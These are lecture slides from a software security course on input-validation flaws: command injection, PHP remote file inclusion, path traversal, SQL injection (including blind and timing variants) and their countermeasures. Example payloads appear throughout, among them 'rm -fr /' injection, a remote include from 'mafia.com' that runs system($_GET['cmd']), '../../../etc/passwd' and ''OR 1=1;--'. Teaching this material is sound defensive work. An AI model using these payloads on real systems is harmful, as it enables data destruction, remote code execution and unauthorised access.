Software Security

More problems with input

Erik Poll

Digital Security group

Radboud University Nijmegen

Problems with input

- Lack of input validation is the most commonly exploited vulnerability
- Many variants of attacks that exploit this
  - buffer overflows – "C(++) injection"
    - possibly via format string attacks or integer overflow attacks
  - Command injection
  - SQL injection
  - XSS (Cross site scripting) - "script injection"
  - ...

Input validation

- Buffer overflows
  - format string attacks
  - integer overflow
- Command injection
- SQL injection
- XSS
- File name injection
- General remarks about input validation

Command injection (in a CGI script)

- A CGI script might contain

```
cat thefile | mail clientadres
```

- An attack might enter email address

```
erik@cs.ru.nl| rm –fr /
```

- What happens then ?

```
cat thefile | mail erik@cs.ru.nl | rm –fr /
```

Can you think of countermeasures ?

- validate input
- reduce access rights of CGI script (*defense in depth*)
- maybe we shouldn't be use such a scripting language for this?

Command injection (in a C program)

Code that uses the system interpreter to print to a user-specified printer might include

```
char buf[1024];
snprintf(buf,"system lpr -P %s",printer_name,
         sizeof(buf)-1);
system(buf);
```

This can be attacked in the same way. Entering

```
miro;xterm&
```

is less destructive and more interesting than `...;rm -fr /`

Command injection

- Vulnerability: many API calls and language constructs in many languages are affected, eg
  - C/C++ **`system(), execvp(), ShellExecute(), ..`**
  - Java **`Runtime.exec(), ...`**
  - Perl **`system, exec, open, `, /e, ...`**
  - Python **`exec, eval, input, execfile, ...`**
  - ...
- Countermeasures
  - validate all user input
  - run with minimal privilige
    - doesn't prevent, but mitigates impact

Validation user input

- black-listing

  remove dangerous characters in black list

  - eg for command injection **; & | > <** etc.

- white-listing

  only let through harmless characters in white list

  - eg a...z A..Z 1..9

  Black listing is dangerous, because the black list may overlook some dangerous characters

Alternatively, instead of filtering you can also use encoding

eg replace **&** by **&**

PHP file injection

php code acting on an **`option`** chosen from menu on webpage

```
$dir = $_GET['option']
include($dir . "/function.php")
```

What if user supplies option "**`http://mafia.com`**" ?

- some PHP installations will include remote code over the web!

One step further, on top of injected PHP code: define

```
http://mafia.com/function.php
```

to contain **`system($_GET['cmd'])`**

What will the effect be of

```
victim.php?module_name=http://mafia.com
&cmd=/bin/rm%20-fr%20
```

Note: OS command injection via PHP injection!

Input validation

- Buffer overflows
  - format string attacks & integer overflows
- Command injection
  - OS command injection
  - PHP file injection
- File name injection
- Fun with websites
  - fun with SQL, Javascript, ...
- General remarks about input validation

File name injection

- File names constructed from user input – eg by string concatenation – are dangerous too

  Eg what is

  ```
  "/usr/local/client-info/" ++ name
  ```

  if **`name`** is **`../../../etc/passwd`**?

- This is called directory or path traversal attack

- Validating file names is difficult: it is best to reuse (good) existing code rather than define your own

File name injection


- user-supplied file name may be
  - existing file `../../../etc/passwd`
  - not really a file `/var/spool/lpr`
  - a file that the user can access in other ways

    `/mnt/usbkey, /tmp/file`

- this may break
  - *confidentiality* (leaking information to the user)
  - *integrity* (eg. of file or system)
  - *availability* (eg. trying to open print device for reading)

Trouble with websites - SQL

SQL injection



SQL injection


```
$result = mysql_query(
     "SELECT * FROM Accounts".
     "WHERE Username = '$username'".
     "AND Password = '$password';");
if (mysql_num_rows($result)>0)
          $login = true;
```

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = 'erik'
AND Password = 'secret';
```

SQL injection



SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = '' OR 1=1;/*'
AND Password = 'secret';
```

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = '' OR 1=1;
/*'AND Password = 'secret';
```

Oops!


'OR 1=1;--

SQL injection

- Vulnerability: any application in any programming language that connects to SQL database
  - if it uses dynamic SQL

NB typical books such as "PHP & MySQL for Dummies" contain examples with SQL injection vulnerabilities!

Note the common theme to many injection attacks:

***Concatenating strings*, some of them *user input*, and then *interpreting* (*rendering*, *executing,...)* the result**

is a ***VERY BAD IDEA***

Avoiding SQL injection: Prepared Statement

Vulnerable:

```
String updateString = "SELECT * FROM Account
WHERE Username" + username + " AND Password = "
+ password;
stmt.executeUpdate(updateString);
```

Not vulnerable:

```
PreparedStatement login =
con.preparedStatement("SELECT * FROM Account
        WHERE Username = ? AND Password = ?" );
login.setString(1, username);
login.setString(2, password);
login.executeUpdate();
```

aka parameterised query

bind variable

Avoiding SQL injection: Prepared Statement

The essence of the idea is

- we first parse the SQL string, and then substitute parameters

instead of

- we first substitute parameters, and then parse the result

The first option is less susceptible to problems when a malicious user provides strange parameters.

Similar: Stored Procedures

Stored procedure in Oracle's PL/SQL

```
CREATE PROCEDURE login
    (name VARCHAR(100), pwd VARCHAR(100)) AS
DECLARE @sql nvarchar(4000)
SELECT @sql =' SELECT * FROM Account WHERE
username=' + @name + 'AND password=' + @pwd
EXEC (@sql)
```

called from Java with

```
CallableStatement proc =
 connection.prepareCall("{call login(?, ?)}");
proc.setString(1, username);
proc.setString(2, password);
```

Stored procedures are not always safe

Whether a stored procedure is safe depends on

- the database system
- the way the stored procedure is called from the web application, which will depend on the programming language used

Eg PL/SQL stored procedure called from Java as **`CallableStatement`** is safe, but maybe not for other languages.


Moral of the story: check the precise details for your configuration (language, database system, ..) and your chosen solution!

Open question: Why is SQL injection still a problem???

- NB Top vulnerability in OWASP Top 10

Why doesn't everyone use parameterised queries???

variation: Database Command Injection



- injecting database command with **;**
  not manipulating SQL query with `
- highly dependent on infrastructure, eg
  - each database has its own commands
    - eg. Microsoft SQL Server has **exec master.dbo.xp_cmdshell**
  - some configurations don't allow use of ;
    - eg Oracle database accessed via Java or PL/SQL

Blind SQL injection

Suppose `http://newspaper.com/items.php?id=2`
results in SQL injection-prone query

```
SELECT title, body FROM items WHERE id=2
```

Will we see difference response to URLs below?

1. `http://newspaper.com/items.php?id=2 AND 1=1`
2. `http://newspaper.com/items.php?id=2 AND 1=2`

What will be the result of

```
../items.php?id=2 AND SUBSTRING(user,1,1) = 'a'
```

The same as 1 iff **`user`** starts with a; otherwise the same as 2!

So we can use this to find out things about the database structure & content!

Blind SQL injection

Blind SQL injection: a SQL injection where not the response itself is interesting, but the *type of the response*, *or lack of response*, leaks information to an attacker

- Errors can also leak interesting information: eg for

  `IF <some condition> SELECT 1 ELSE 1/0`

  error message may reveal if `<some condition>` is true

- More subtle than this, response time may still leak information

```
.. IF(SUBSTRING(user,1,1) ='a',
        BENCHMARK(50000, … ), null)..
```

time-consuming **`BENCHMARK`** statement only executed if **`user`** starts with 'a'

Countermeasures to SQL injection

- use prepared statements aka parameterised queries with bind variables
  - not string concatenation
  - or stored procedures, *if* these are safe
- input validation

  use language/system level countermeasures

  but be wary for any magic, silver-bullet solution
- apply principle of least privilege

  ie. minimise rights of web application

- Know what you're doing! Find out the threats & countermeasures for your specific configuration, programming language, database system…

PHP magic quotes

“The very reason magic quotes are deprecated is that a one-size-fits-all approach to escaping/quoting is wrongheaded and downright dangerous. Different types of content have different special chars and different ways of escaping them, and what works in one tends to have side effects elsewhere. Any code ... that pretends to work like magic quotes -or does a similar conversion for HTML, SQL, or anything else for that matter - is similarly wrongheaded and dangerous.

Magic quotes .... exist so a PHP noob can fumble along and write some mysql queries that kinda work, without having to learn about escaping/quoting data properly. They prevent a few accidental syntax errors, but won't stop a malicious and semi-knowledgeable attacker .... And that poor noob may never even know how or why his database is now gone, because magic quotes gave him a false sense of security. He never had to learn how to really handle untrusted input.

Data should be escaped where you need it escaped, and for the domain in which it will be used. (mysql_real_escape_string -- NOT addslashes! -- for MySQL (and that's only if you have a clue and use prepared statements), htmlentities or htmlspecialchars for HTML, etc.) Anything else is doomed to failure.”

[Source http://php.net/manual/en/security.magicquotes.php]

Finding such SQL injection vulnerabilites?

Google *codesearch* to search for it in open source projects.

Eg

code.google.com/codesearch

lang:php "WHERE username='$_"

Google code search is no longer available since March 2013.

Other open source repositories offer similar functionality.

More input problems: error messages

Eerror message can leak useful information to an attacker.

Below an actual error trace of our department's online diary

Database error: Invalid SQL: (SELECT egw_cal_repeats.*,egw_cal.*,cal_start,cal_end,cal_recur_date FROM egw_cal JOIN egw_cal_dates ON egw_cal.cal_id=egw_cal_dates.cal_id JOIN egw_cal_user ON egw_cal.cal_id=egw_cal_user.cal_id LEFT JOIN egw_cal_repeats ON egw_cal.cal_id=egw_cal_repeats.cal_id WHERE (cal_user_type='u' AND cal_user_id IN (56,-135,-2,-40,-160)) AND cal_status != 'R' AND 1225062000 < cal_end AND cal_start < 1228082400 AND recur_type IS NULL AND cal_recur_date=0) UNION (SELECT egw_cal_repeats.*,egw_cal.*,cal_start,cal_end,cal_recur_date FROM egw_cal JOIN egw_cal_dates ON egw_cal.cal_id=egw_cal_dates.cal_id JOIN egw_cal_user ON egw_cal.cal_id=egw_cal_user.cal_id LEFT JOIN egw_cal_repeats ON egw_cal.cal_id=egw_cal_repeats.cal_id WHERE (cal_user_type='u' AND cal_user_id IN (56,-135,-2,-40,-160)) AND cal_status != 'R' AND 1225062000 < cal_end AND cal_start < 1228082400 AND cal_recur_date=cal_start) ORDER BY cal_start mysql


Error: 1 (Can't create/write to file '/var/tmp/#sql_322_0.MYI' ....

File: /vol/www/egw/web-docs/egroupware/calendar/inc/class.socal.inc.php

...

Session halted.

Error message
of our old course
schedule website




More trouble with web sites: attacking the clients


Problems we saw so far: attacking the server-side

Malicious input to attack the server

including the SQL database, OS and file system it uses



The client (web browser) can also be attacked



Browser bugs

The web browser get untrusted input from the server.

Bugs in the browser can become exploitable vulnerabilities

- also bugs in browser add-ons, or other helper applications

- Classic Denial of Service (DoS) example: IE image crash. An image with huge size used tocrash Internet Explorer and freeze Windows machine

```
<HTML><BODY>
 <img src="a.jpg" width ="999999999" height="99999999">
</BODY><HTML>
```

